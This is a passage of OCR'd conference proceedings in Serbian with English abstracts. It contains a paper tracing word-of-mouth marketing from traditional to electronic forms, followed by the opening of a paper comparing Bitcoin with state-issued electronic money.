IEEE 802.22-2011. (2011). IEEE Recommended Practice for Information Technology - Telecommunications and information exchange between systems Wireless Regional Area Networks (WRAN) - Specific requirements - Part 22: Cognitive Wireless RAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications: Policies and Procedures for Operation in the TV Bands




DOI: 10.15308/Synthesis-2015-47-50

IEEE 802.22a-2014. (2014). IEEE Recommended Practice for Information Technology - Telecommunications and information exchange between systems Wireless Regional Area Networks (WRAN) - Specific requirements - Part 22: Cognitive Wireless RAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications: Policies and Procedures for Operation in the TV Bands, Amendment 1: Management and Control Plane Interfaces and Procedures and Enhancement to the Management Information Base (MIB)

IEEE 802.22.2-2012. (2012). IEEE Recommended Practice for Information Technology - Telecommunications and information exchange between systems Wireless Regional Area Networks (WRAN) - Specific requirements - Part 22.2: Installation and Deployment of IEEE 802.22 Systems.

Ishizu, K. *et al.* (2014). Field Experiment of Long-distance Broadband Communications in TV White Space Using IEEE 802.22 and IEEE 802.11af. In: 17th International Symposium on Wireless Personal Multimedia Communications (WPMC2014). pp.468-473. Sidney, Australia: IEEE

Gardellin, V., Das, S.K., & Lenzini, L. (2013). Self-Coexistence in Cellular Radio Networks Based on the IEEE 802.22 Standard. *IEEE Wireless Communications Magazine*, 20(2), 52-59. DOI: 10.1109/MWC.2013.6507394

Feng, X., Zhang, Q., & Li, B. (2013). Enabling Co-channel Coexistence of 802.22 and 802.11af Systems in TV White Spaces. In: International Conference on Communications (ICC 2013). pp.6040-6044. Budapest, Hungary: IEEE



DOI: 10.15308/Synthesis-2015-47-50

Synthesis
International Scientific Conference of IT and Business-Related Research

# OD TRADICIONALNOG KA ELEKTRONSKOM WORD-OF-MOUTH MARKETINGU

## FROM TRADITIONAL TO ELECTRONIC WORD-OF-MOUTH MARKETING

Melita Jovanović Tončev, Marija Kostić, Vladimir Džamić
Univerzitet Singidunum, Danijelova 32, Beograd Srbija

**Apstrakt:**
Dok oglašavanje (*advertising*), kao instrument promocionog miksa, predstavlja plaćenu komunikaciju između poznatog privrednog subjekta i potencijalnih korisnika, *word-of-mouth* marketing predstavlja pozitivnu ili negativnu ličnu komunikaciju koja ima za cilj da potpomogne navedenu interakciju u okviru definisane marketinške strategije kompanije. U radu će biti analizirana evolucija *word of mouth* marketinga od tradicionalnog ka elektronskom. Hronološki će se prikazati istraživanja koja su ukazala na značaj i mogućnosti ovog vida komunikacije. Posebno će biti analiziran period nakon devedesetih godina XX veka kada je pojava Interneta doprinela uspostavljanju neprekidne, dugotrajnije, sveobuhvatnije, transparentnije, dugoročno efikasne komunikacije, kako između samih potrošača, tako i između potrošača i kreatora marketinških aktivnosti.

**Ključne reči:**
*word of mouth*, tradicionalni *word of mouth* marketing, elektronski *word of mouth* marketing, preporuka prijatelja.

**Abstract:**
Unlike advertising, which is an instrument of the promotional mix that represents paid communication between the known economic entity and potential users, word-of-mouth marketing is positive or negative personal communication aimed at promoting interaction within the defined marketing strategy of a company. The purpose of this paper is to analyze the evolution of word-of-mouth marketing from its traditional to electronic form. Several studies that have highlighted the importance and potentials of this type of communication will be presented in chronological order. Special attention will be devoted to the analysis of the period after the 1990s, which was marked by the emergence of the Internet that further contributed to establishing continuous, long-lasting, comprehensive, transparent, and long-term effective communication, both among consumers themselves and among consumers and creators of marketing activities.

**Key words:**
word of mouth, traditional word of mouth, electronic word of mouth, friends' recommendation.

## 1. UVOD

Na uticaj i značaj usmene preporuke (*word of mouth, WOM*) na ponašanje potrošača prilikom odlučivanja o kupovini proizvoda ili usluge, naučnici su ukazivali preko 2400 godina (Buttle, 1998). Međutim, ozbiljnija istraživanja u ovoj oblasti su sprovedena tek posle Drugog svetskog rata. S obzirom da ne može da selektuje ogroman broj reklama i poruka kojima je okružen svakog dana (prema istraživanjima Privatnog instituta za Marketing i komunikacije čoveku se dnevno prezentuje više od 6000 poruka (Thinius, 2004), potrošač je sklon da uvažava preporuke prijatelja. Jedan od prvih istraživača uticaja WOM na ponašanje kupaca bio je Arndt. On je definisao WOM kao „usmenu, ličnu nekomercijalnu komunikaciju između pošiljaoca i komunikatora" (Arndt, 1967) koji nije samo primalac, već u sledećoj fazi procesa postaje i pošiljalac. American Word of Mouth Marketing Association (WOMMA) definiše WOM kao „interpersonalnu nekomercijalnu komunikaciju o brendovima, proizvodima ili uslugama i može biti pozitivna ili negativna" (WOMMA, 2008). Ono što je zajedničko ovim definicijama je da je reč o:

- nekomercijalnom prosleđivanju informacija,
- između potrošača,
- i da je sadržaj konverzacije evaluacija proizvoda ili usluga.

Pomenuta Asocijacija definiše WOMM (Word of Mouth Marketing) kao „davanje ljudima razloga da govore o proizvodima i uslugama, kao i olakšavanje komunikacije. To je veština i nauka izgradnje aktivne i obostrano korisne potrošač-potrošač i potrošač-marketar komunikacije" (WOMMA, 2008). Dakle, WOMM nije konverzacija sama po sebi, već predstavlja generisanje i podsticanje komunikacija u okviru marketing strategija određene kompanije. (WOMMA, 2008; Sernovitz, 2007; Oetting, 2005). Ovo pojmovno određenje WOMMa je veoma bitno jer naglašava značaj usmeravanja komunikacije između potrošača pomoću različitih marketinških tehnika.

Tokom godina istraživači su razmatrali kako WOM zaista funkcioniše (Brooks, 1957; Dichter, 1966; Richins, 1983). Pojava Interneta, kao i omogućavanje brže, lakše, obuhvatnije komunikacije među potrošačima, navela je istraživače na analiziranje uticaja koje je on imao na promenu sadržaja i načina komunikacije među potrošačima (Dellacoras, 2003). Period krajem devedesetih godina XX veka i početak XXI veka može se smatrati renesansom WOM komunikacija, jer je Internet doprineo povećanju broja komunikacija među ljudima, kao i omogućio različite načine za deljenje sadržaja.

## 2. TRADICIONALNI *WORD-OF-MOUTH* I MODEL EVOLUCIJE *WORD- OF-MOUTH* MARKETINGA

*Word-of-mouth* komunikaciju još od ranih pedesetih godina XX veka istražuju i teoretičari i praktičari. Lična konverzacija i neformalna razmena informacija između prijatelja, rođaka,

E-mail: mjtoncev@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-51-55

saradnika, poznanika, nije samo imala uticaja na odluke o kupovini (Arndt, 1967), već je oblikovala i očekivanja potrošača (Anderson & Salisbury, 2003), formirala stavove pre kupovine (Herr *et al.* 1991), kao i (ne)zadovoljstvo nakon upotrebe proizvoda ili korišćenja usluga (Bon, 1995).

Bez obzira na mnoštvo literature koja je tokom godina istraživala ovu oblast, smatra se da se veoma malo zna kako WOM zaista funkcioniše i šta je to što motiviše potrošača da dalje prosleđuje svoje stavove i iskustva u vezi određenog brenda, kompanije, proizvoda ili usluge (De Bruyan, 2008). Najpre, to je iz razloga što su se mnogi istraživači fokusirali na uspešne WOM komunikacije, odnosno na one koje su uticale na proces donošenja odluke potrošača o kupovini. Zatim, zbog toga što su mnoga istraživanja ispitivala komunikacije primalaca koji su aktivno tražili informacije o kompaniji, proizvodima ili uslugama. U mnogim istraživanjima, podaci su prikupljani retroaktivno, ponekad mesecima ili godinama nakon što je komunikacija uspostavljena (Wangen & Bayón, 2004). Na kraju, mnoga istraživanja su merila uticaj WOM-a tako što su prikazivani podaci o kupcima koji su se odlučili na kupovinu, dok je zanemaren procenat kupaca koji su se opredelili na kupovinu proizvoda pod uticajem nekog drugog instrumenta marketinga.


U svim pomenutim istraživanjima je naglašeno da proizvod mora biti interesantan kako bi se o njemu govorilo. Sernovitz (2006) ističe da je veoma važan princip WOMM-a intrigantnost, jer niko ne govori o dosadnim kompanijama, proizvodima ili uslugama.

Pojava Interneta, njegove mogućnosti, dostupnost, sveobuhvatnost i transparentnost uslovili su promene u ponašanju potrošača prilikom razmene informacija i stavova o određenim brendovima i proizvodima. Izmenjen je način na koji oni komuniciraju, prenose ideje i mišljenje, kao i način na koji nosioci marketing aktivnosti utiču na tok komunikacija. Nova marketinška realnost iziskivala je i novi okvir upravljanja WOM-om, odnosno promene na tržištu su promenile i teoriju marketinga. Dok su potrošači ranije želeli da razmene informacije kako bi pomogli jedni drugima prilikom odlučivanja o kupovini, deljenje informacija u digitalnom okruženju se skoro podrazumeva. Na slici 1 je prikazana evolucija WOM teorije.

A: Organski međuholistički model uticaja

B: Linearni model uticaja marketinških subjekata

C: Mrežni saradnički model




Slika 1. Evolucija WOM teorije
Izvor: Kozinets *et al.* (2010)



DOI: 10.15308/Synthesis-2015-51-55

1. Istraživači tradicionalnog WOM-a (Ryan & Gross, 1943) su smatrali da je konverzacija između potrošača mnogo važnija od marketing komunikacija. Ovo je model koji je na slici br. 1 obeležen slovom A i nosi naziv organski model. Ovaj naziv je dobio jer potrošač komunicira bez direktnog uticaja ili merenja efekata komunikacija od strane nosilaca marketing aktivnosti. Širenje informacija motivisano je željom da se pomogne drugima, odnosno da se upozore potrošači na lošu uslugu.
2. Kako se dalje razvijala teorija o WOMM-u, počela je da se uviđa važnost lidera u prenošenju informacija (King & Summers, 1976). Interes kreatora marketing aktivnosti je da utiču na potrošače koji imaju kredibilitet među potencijalnim korisnicima. Ovo shvatanje je doprinelo da se integriše nova teorija o aktivnom učešću marketinških stručnjaka putem tradicionalnih sredstava promocije (oglašavanja) na lidere, kako bi postali prenosioci informacija i uticali na formiranje pozitivnog stava o kompaniji, brendu, proizvodu ili usluzi.
3. Sledeća faza u razvoju WOMM-a se može nazvati njegovom renesansom. Pojava i primena Interneta omogućila je s jedne strane, potrošačima nove načine komuniciranja i razmene mišljenja, dok je s druge strane, kompanijama olakšala upravljanje WOM aktivnostima i ponudila nove tehnike merenja uspešnosti ovog vida marketinga. Novi model, nazvan, mrežni saradnički model, prikazao je nove odnose koji su uspostavljeni između potrošača, kao i aktivnu ulogu koju korisnici preuzimaju u ovoj interakciji. Formiranjem grupa i virtuelnih zajednica, potrošači postaju saradnici u stvaranju vrednosti i mišljenja o kompaniji.

## 3. ELEKTRONSKI WOM

Pojava Interneta, kao i svakodnevno proširivanje mogućnosti koje nudi korisnicima, uslovili su da se period nakon devedestih godina XX veka može smatrati značajnim koliko i period industrijske revolucije (Choi & Scott, 2013). Internet je postao osnovni medij informisanja i komuniciranja. Paradigma Interneta je promenjena upotrebom Veb 2.0 koji je svojim korisnicima ponudio nove poslovne mogućnosti, ka upravljanje na osnovu znanja. Najviše korišćene usluge Veb 2.0 su društvene mreže putem kojih učesnici komunikacije kreiraju sopstveni profil i stvaraju linkove (povezuju se) sa ostalim članovima (Boyd & Ellison, 2008).

Elektronski WOM je razmena mišljenja između potrošača o iskustvu (1) u kojoj lideri mišljenja imaju vodeću ulogu u procesu razmene informacija (2). Interakcija se odvija putem Internet-a-online platformi (3), koje su orijentisane (4) i usmerene ka mnoštvu ljudi (5). Elektronski WOM je interakcija bez vremenskog i prostornog ograničenja (6) i može biti anonimna (7). Zahvaljujući online okruženju, moguće je proveriti kredibilitet učesnika komunikacije (8). U svakom slučaju, eWOM je itekako prisutna tokom potrošačevog procesa donošenja odluka o kupovini (9). Brojevima su naznačene osnovne karakteristike eWOMa.

Razvoj Veb 2.0 (takozvanog interaktivnog veba (Eck, 2007)), ponudio je potrošačima mnoštvo novih mogućnosti putem kojih je moguće ostvariti komunikaciju (blogovi, vlogovi, portal, forumi, wikisi, društvene mreže). Najveći stepen primene u dosadašnjoj marketinškoj praksi imaju blogovi, wikisi i društvene mreže (Sudarević, 2013).

Blogovi su jedan od oblika lične veb-stranice, sa čestim promenama sadržaja, na kojoj pojedinac postavlja informacije o sebi ili o temi koja je predmet njegovog interesovanja (Baker & Moore, 2008). To su veb-stranice na kojima autori komentarišu određene oblasti u obliku teksta ili multimedijalnih sadržaja. Neograničena mogućnost komentarisanja predstavlja važnu osobinu ove kategorije Veb 2.0 aplikacije koja time postaje sastavni deo upravljanja sistemima znanja (Sudarević, 2013).

Wikisi su veoma slični blogovima i predstavljaju niz veb stranica na kojima se komentariše određena tema. Ovim stranicama je lako pristupiti i postati aktivni učesnik kreiranja sadržaja. Ono što odlikuje wikise je lakoća upotrebe, otvorenost i fleksibilnost, ali im se upravo iz pomenutih razloga može zameriti velika izloženost vandalizmu zlonamernih i malicioznosti neupućenih osoba (Bogatin, 2006).

Društvene mreže su u svom začetku omogućavale postavljanje multimedijalnih sadržaja od strane pojedinaca koji su bili dostupni velikom broju korisnika (kao što je danas Yuotube). Sledeću fazu razvoja društvenih mreža karakteriše pojava Facebook-a, MySpace, Twitter-a i LinkedIn-a. Prema podacima sa Facebook-ovog sajta postoji 750 miliona aktivnih članova koji razmenjuju informacije u okviru ove mreže, dok su članovi LinkedIna korisnici koji su povezani na osnovu zanimanja kojim se bave, tako da se putem ove mreže prenose informacije u poslovnom marketingu.

Nedostatke i limitiranost tradicionalnog WOM uspeo je da nadomesti Internet, kao multimedijalno sredstvo komunikacije. Omogućavajući interaktivnost među korisnicima obezbedio je i neprekidnu komunikaciju, lakši pristup informacijama, ažurirane informacije, sveobuhvatnost, mogućnosti targetiranja specifično određenih ciljnih grupa potrošača (Sankatsing, 2007).

## 4. SLIČNOSTI I RAZLIKE IZMEĐU TRADICIONALNOG I ELEKTRONSKOG WOM-A

Uprkos stavovima mnogih naučnika da eWOM predstavlja nastavak tradicionalnog, ali putem elektronskih medija (Strutton *et al.*, 2011; Yeh & Choi, 2011) potrebno je ukazati na razlike i nove mogućnosti koje postoje u eWOM-u. Anonimnost, neprekidna konverzacija, veliki domet, broj osoba koje komuniciraju, dugotrajnost efekata takve komunikacije, medij putem koga se uspostavlja komunikacija, broj izvršenih interakcija su osnovne razlike između tradicionalnog i elektronskog WOM-a.


Dok se interakcija u okviru tradicionalnog WOM-a uspostavlja između pripadnika određene društvene zajednice (rođaka, prijatelja, poznanika, poslovnih saradnika), u eWOM-u komunicira se putem društvenih mreža i između članova korisnika određenih mreža.

Zajednička karakteristika tradicionalnog i eWOM je cilj deljenja informacija. Reč je o nekomercijalnoj motivisanosti sa željom da se razmene iskustva i stavovi o proizvodima, brendu, kompanijama ili uslugama.

Potrošači u eWOM-u mogu komunicirati putem različitih sredstava. Informacije se ne moraju razmenjivati isključivo posredstvom kompjutera, već korisnici mogu deliti svoja očekivanja, stavove, iskustva, posledice kupovina i putem mobilnih telefona (Okazaki, 2009). Koncept funkcionisanja Interneta i njegova multimedijalnost uslovljavaju i osnovne razlike između tradicionalnog i eWOM-a. Neprekidna dostupnost, ažuriranost, veoma lak pristup informacijama, globalna pokrivenost, neograničen broj izvora informacija o proizvodima olakšavaju potencijalnim korisnicima razmenu informacija. Veoma često potrošači koji žele da podele informaciju snimaju video material, fotografije ili prezentacije o proizvodima i na taj način postaju aktivni učesnici u oblikovanju internet sadržaja. Navedene osobine Interneta su doprinele da on u značajnoj meri utiče na odluku potrošača o kupovini (Brown *et al.*, 2007).



DOI: 10.15308/Synthesis-2015-51-55




Slika 2. Sličnosti i razlike između tradicionalnog i elektronskog WOMa
Prilagođeno prema: Gferer & Pokrywka (2012)

Broj interakcija koje se mogu obaviti online je neuporedivo veći od broja razmene informacija u *offline* situacijama, kao i veliki broj učesnika u svakoj komunikaciji. Proces razmene informacija je mnogo brži, efekat dugotrajniji, a rezultati posledice ostaju i mnogo godina nakon izvršene interakcije. Negativni eWOM u vezi neke greške određene kompanije u 2003. godini će biti vidljiv korisniku koji pretražuje podatke o datoj kompaniji i 2014. godine. Sa druge strane, pozitivni eWOM će koristiti kompaniji tokom dugog niza godina, jer su mišljenja korisnika na digitalnim sredstvima komunikacije dostupna dugoročno i svima.

## 3. ZAKLJUČAK

Tradicionalne, kao i elektronske WOM komunikacije predstavljaju veoma važan način prenošenja informacija o stavovima, očekivanjima, iskustvima o proizvodu između potrošača. To je snaga koju bi WOMM trebalo da iskoristi kako bi se ostvarili ciljevi kompanija, kao što su zadovoljenje potreba potrošača uz ostvarenje profita, vodeći računa o društvenoj odgovornosti kompanije, kao i o uspostavljanju dugotrajnih odnosa sa potrošačima.

## LITERATURA

Anderson, E. W., & Salisbury, L. C. (2003). The formation of market-level expectations and its covariates. *Journal of Consumer Research*, 30, 115-124.

Arndt, J. (1967). Role of product-related conversations in the diffusion of a new product. *Journal of Marketing Research*, 4, 291-295.

Baker, J., & Moore, S. (2008). Distress, Coping and Blogging: Comparing New MySpace Users by their Intention to Blog. *Cyberpsychology & Behaviour*, 11(1), 81-85. DOI:10.1089/cpb.2007.9930.

Bogatin, D. (2006). Why Digg fraud, Google bombing, Wikipedia vandalism will not be stopped, 12.12.2014, Dostupno na www.zdnet.com/blog/micro-markets/why-digg-fraud-google-bombing-wikipedia-vandalism-will-not-be-stopped/420

Boyd, D. M., & Ellison, N. B. (2008). Social network sites: Definition, history and scholarship. *Journal of Computer Mediated Communication*, 13(1), 210-230.

Brooks, R. C. (1957). Word of Mouth Advertising in Selling New Products. *The Journal of Marketing,* 22 (2), 154-161.

Brown, J., Broderick, A. J., & Lee, N. (2007). Word of Mouth Communication within online communities: conceptualizing the online social network. *Journal of Interactive Marketing*, 21(3), 2-20.

Buttle, F. (1998). Word of mouth: understanding and managing referral marketing. *Journal of Strategic Marketing,* 6, 241-254.

Choi, J. H., & Scott, J. E. (2013). Electronic Word of Mouth and Knowledge sharing on Social Network Sites: A Social Capital Perspective. *Journal of theoretical and applied electronic commerce research,* 8(1), 69-82. DOI: 10.4067/SO718-18762010000300001.

De Bruyan, A., & Lilien, G. L. (2008). A multi-stage model of word-of-mouth influence through viral marketing. *International Journal of Research in Marketing*, 25, 151-163.

Dellacoras, C. (2003). The Digitalization of word of mouth: Promise and Challenges of Online Feedback Mechanisms. *Management Science*, 49(10), 1407-1424.

Dichter, E. (1966). How word-of-mouth advertising works. *Harvard Business Review*, 44(6), 147-160.

Gferer, A., & Pokrywka, J. (2012). Traditional versus Electronic Word-of-mouth, Lund University.

Eck, K. (2007). Corporate Blogs: Unternehmen im Online Dialog zum Kunden. Zurich: Orell Fussli Verlag.

Egli, A., & Gremaud, T. (2008). *Die Kundenrevolution: Warum Unternehmen undenken mussen*. Stuttgart: Schaeffer-Poeschel.

Herr, P.M., Kardes, F.R. & Kim, J. (1991). Effects of word-of-mouth and product attribute information on persuasion: An accessibility-diagnosticity perspective. *Journal of Consumer Research*, 17(4), 454-462.



DOI: 10.15308/Synthesis-2015-51-55

Kozinets, R.V., de Valck, K., Wojnicki, A.C., & Wilner, S.J.S. (2010). Networked Narratives: Understanding Word of Mouth Marketing in Online Communities. *Journal of Marketing*, 74, 71-89.

Kotler, P., & Armstrong, G. (2013). *Marketing.* Prentice Hall. Pearson: New Jersey

Meiners, N.H., Schwarting, U., & Seeberg, B. (2013). The Renaissance of Word-of-Mouth Marketing: A new standard in Twenty-First Century Marketing Management. *International Journal of Economic Science and Applied Research,* 3(2), 79-97.

Oetting, M. (2005). Was ist Word of Mouth Marketing (Mundpropaganda Marketing)? 27.12.2014. Dostupno na www.connectedmarketing.de/cm/2005/04/was-ist-word-of.html

Okazaki, S. (2009). Social influence model and electronic Word of mouth, *International Journal of Advertising,* 28(3), 439-472.

Richins, M.L. (1983). Negative Word-of-mouth by Dissatisfied Consumers: A Pilot Study. *Journal of Marketing*, 47(1), 68-78.

Sankatsing, Y. (2007). Implications of media fragmentation for the advertising industry with special attention to the Philips account strategy of DDB.

Sernovitz, A. (2006). *Word of Mouth Marketing: How Smart Companies Get People Talking.* Chicago: Kaplan Publishing

Sernovitz, A. (2007). Is viral marketing the same as word of mouth, 10.12.2014. Dostupno na www.damniwish.com/2007/10/is-viral-market.html

Strutton, D., Taylor. D.G. & Thompson, K. (2011). Investigating generational differences in eWOm behaviours. *International Journal of Advertising*, 30(4), 559-586.

Sudarević, T. (2011). Viralni marketing u sklopu web 2.0 marketing strategije. U: Novi metodi menadžmenta i marketinga u podizanju konkurentnosti srpske privrede. Centar za izdavačku delatnost Ekonomskog fakulteta: Beograd.

Thinius, M. (2004). Mehr als 6000 Werbekontakte pro Tag sollen wir wahrnehmen-die aktuelle IMK-studie, 12.12.2014. Dostupno na www.presseportal.de/meldung/586040

v. Wangenheim, F., & Bayón, T. (2004). The Effect of Word-of-Mouth on Services Switching: Measurement and Moderating Variables. *European Journal of Marketing,* 38(9/19), 1173-1185.

Yeh, Y.H., & Choi, S. M. (2011). Mini lovers, maxi-mouths: An investigation of antecedents to eWOM intention among brand community members. *Journal of Marketing Communications,* 17(3), 145-162.



DOI: 10.15308/Synthesis-2015-51-55

Synthesis
International Scientific Conference of IT and Business-Related Research

# KOMPARATIVNA ANALIZA PRIVATNOG I DRŽAVNOG ELEKTRONSKOG NOVCA

## COMPARATIVE ANALYSIS OF PRIVATE AND STATE ELECTRONIC MONEY

Nenad Tomić
Ekonomski fakultet Univerziteta u Kragujevcu, Đure Pucara Starog 3/D15, Kragujevac, Srbija

**Apstrakt:**
Koncept elektronskog novca nalazio se u fokusu analize istraživača krajem XX veka. Razvoj informacionih i komunikacionih tehnologija (IKT), i začeci elektronskih oblika trgovine, stvorili su uslove i potrebu za razvoj odgovarajućeg sredstva plaćanja, koje bi bilo lako prenosivo u uslovima elektronskog poslovanja. Neuspeh ranih operativnih rešenja elektronskog novca je težište daljih istraživanja usmerio na druge mehanizme elektronskih plaćanja, dok je relativni značaj koncepta elektronskog novca smanjen. Sa pojavom Bitcoina, kao revolucionarnog oblika elektronskog novca, ovaj koncept ponovo dobija na značaju, što oživljava teoretske diskusije na temu primenjivosti i prihvatljivosti elektronskog novca. Kao protivteža ideji Bitcoina, koji je ne samo privatan, već i potpuno decentralizovan elektronski novac, javlja se predlog stvaranja državnog elektronskog novca, koji bi predstavljao dematerijalizovani oblik nacionalnih valuta. Cilj rada jeste da ukaže na prednosti i nedostatke dva pomenuta koncepta, i da utvrdi mogućnosti njihove operativne primene. U prvom delu rada analizirane su karakteristike koncepta elektronskog novca, dok je u drugom delu rada dat uporedni prikaz funkcionisanja privatnog i državnog elektronskog novca. U trećem delu je izvršena uporedna analiza ova dva modela, uz identifikovanje ključnih prednosti i nedostataka.

**Ključne reči:**
elektronski novac, Bitcoin, Giori standard, anonimnost, opšta prihvatljivost.

**Abstract:**
The concept of electronic money was in the research focus at the end of the twentieth century. The development of information and communication technologies (ICT) and the early forms of electronic commerce have created conditions and the need for developing the appropriate means of payment, which would be easily transferable in terms of e-business. The failure of early operative solutions of electronic money has moved the focus of further research on other electronic payments mechanisms, while the relative importance of the concept of electronic money has been reduced. With the advent of Bitcoin, as a revolutionary form of electronic money, this concept is once again gaining importance, which revives theoretical discussion on the applicability and acceptability of electronic money. As a counterweight to the idea of Bitcoin, which is not only private but also completely decentralized electronic money, there is an idea to create state electronic money, which would be a dematerialised form of national currencies issued by central banks. The aim of this paper is to point out the advantages and disadvantages of these two concepts, and to determine the possibility of their operational use. The first part of the paper analyses the characteristics of the concept of electronic money, while the second part contains a comparative review of the functioning of private and state electronic money. The third part provides the comparative analysis of these two models, and identifies their key strengths and weaknesses.

**Key words:**
electronic money, Bitcoin, Giori standard, anonimity, general acceptability.

## UVOD

Kvalitativne promene sistema plaćanja predstavljaju proces, uslovljen dostignutim nivoom civilizacijskog razvoja društva. Ograničenja nametnuta nesavršenošću robne razmene, prevaziđena su stvaranjem sistema novca zasnovanog na plemenitim metalima. Sledeći kvalitativni skok u evoluciji novca usledio je stvaranjem koncepta državnog papirnog novca, kada je po prvi put vrednost novca odvojena od vrednosti njegove fizičke osnove. Dok su prethodni oblici novca imali nemonetarnu upotrebu, na osnovu koje su posedovali monetarnu vrednost, papirni novac nema nemonetarnu primenu, pa monetarnu vrednost crpi iz državne garancije funkcionisanja ovog novčanog sistema.

Platni promet savremenih ekonomija funkcioniše na osnovama dualnog oblika novca:

- gotovog novca u vidu kovanica i papirnog novca,
- i depozitnog novca, koji predstavlja prvi dematerijalizovani oblik novca.

Iako regulativa u velikom broju zemalja dozvoljava stvaranje elektronskog novca, ni u jednoj ekonomiji još uvek ne postoji elektronski novac koji je zvanično sredstvo plaćanja.

Ideja stvaranja elektronskog novca postoji već više od 3 decenije, i posledica je ubrzanog razvoja informaciono-komunikacionih tehnologija (IKT) početkom osamdesetih godina XX veka. Počeci elektronske trgovine, koja je korisnicima nudila mogućnosti udaljenog pristupa katalogu proizvoda, a u slučaju softverskih proizvoda i isporuke, stvorili su potrebu za razvojem efikasnog sredstva plaćanja, koje će omogućiti brzo i jeftino izvršavanje transakcija. Iako je u prethodnom periodu stvoreno više desetina operativnih modela elektronskog novca, nijedan nije postao prihvatljivo sredstvo plaćanja. Problem se javio u nemogućnosti ostvarenja masovne upotrebe, jer nijedan od stvorenih modela nije privukao dovoljan broj korisnika, kako na strani korisnika, tako ni na strani trgovaca zainteresovanih da svoju robu naplaćuju ovim novcem.

Sve kvalitativne promene sistema plaćanja izvedene su postupno, uz početne otpore i neprihvatanje korisnika. Nema sumnje da je razvoj elektronskog novca sledeći kvalitativni iskorak, čiji je proces integrisanja u sisteme plaćanja već otpočeo. S obzirom da žiralni novac već predstavlja dematerijalizovani oblik novca, elektronski novac nije potpuno revolucionalaran koncept na koji korisnici ne bi pristali. Otvoreno pitanje ostaje kakva treba da bude priroda budućih modela elektronskog



E-mail: ntomic@kg.ac.rs
DOI: 10.15308/Synthesis-2015-56-61

novca, jer regulative vodećih zemalja ostavljaju mogućnosti da se kao emitenti elektronskog novca pojave i privatne i državne institucije.

Cilj rada je da se kroz uporednu analizu privatnog i državnog modela elektronskog novca ukaže na njihove potencijalne prednosti. U prvom delu rada biće analizirane opšte karakteristike elektronskog novca, dok će u drugom delu biti dat prikaz funkcionisanja privatnih sistema elektronskog novca sa primerom Bitcoina, a potom i mogućih državnih sistema, sa predlogom koji je dala kompanija *Roberto Giori*. U trećem delu biće izvršena uporedna analiza, i identifikovane prednosti i nedostaci datih sistema.

## 1. POJAM I KARAKTERISTIKE ELEKTRONSKOG NOVCA

Pojam elektronski novac prvi pominje Chaum (1983), analizirajući temu privatnosti kupaca koji plaćaju platnim karticama. Naglašavajući da plaćanja platnim karticama ostavljaju trag, na osnovu kojeg je moguće pratiti istoriju plaćanja korisnika, Chaum predlaže novo rešenje zasnovano na slepom potpisu – proceduri potvrđivanja autentičnosti elektronskog dokumenta koji ovlašćenom telu ne ostavlja mogućnost da dalje prati kretanje potvrđenog dokumenta (Vuksanović, 2009, str. 148). Ovom inovacijom autor predlaže elektronski sistem plaćanja koji funkcioniše na osnovama gotovog novca, omogućavajući korisnicima privatnost prilikom plaćanja.

Ideje predstavljene u ovom radu analizirali su brojni autori. Stvaranje elektronskog ekvivalenta gotovini, koji bi zadržao sve poželjne karakteristike gotovog novca, uz omogućavanje brzog i nesmetanog toka posredstvom računarskih mreža, i kasnije interneta, činilo se logičnim rešenjem u trenutku kada je elektronska trgovina počela da ulazi u fazu ekspanzije. Sva operativna rešenja elektronskog novca su polazila od principa nemogućnosti praćenja (*untraceability*) transakcija, koji je predstavio Chaum, mada su često imala različite ključne karakteristike. Za dalju analizu sistema elektronskog novca neophodno je najpre utvrditi šta sve obuhvata ova kategorija.

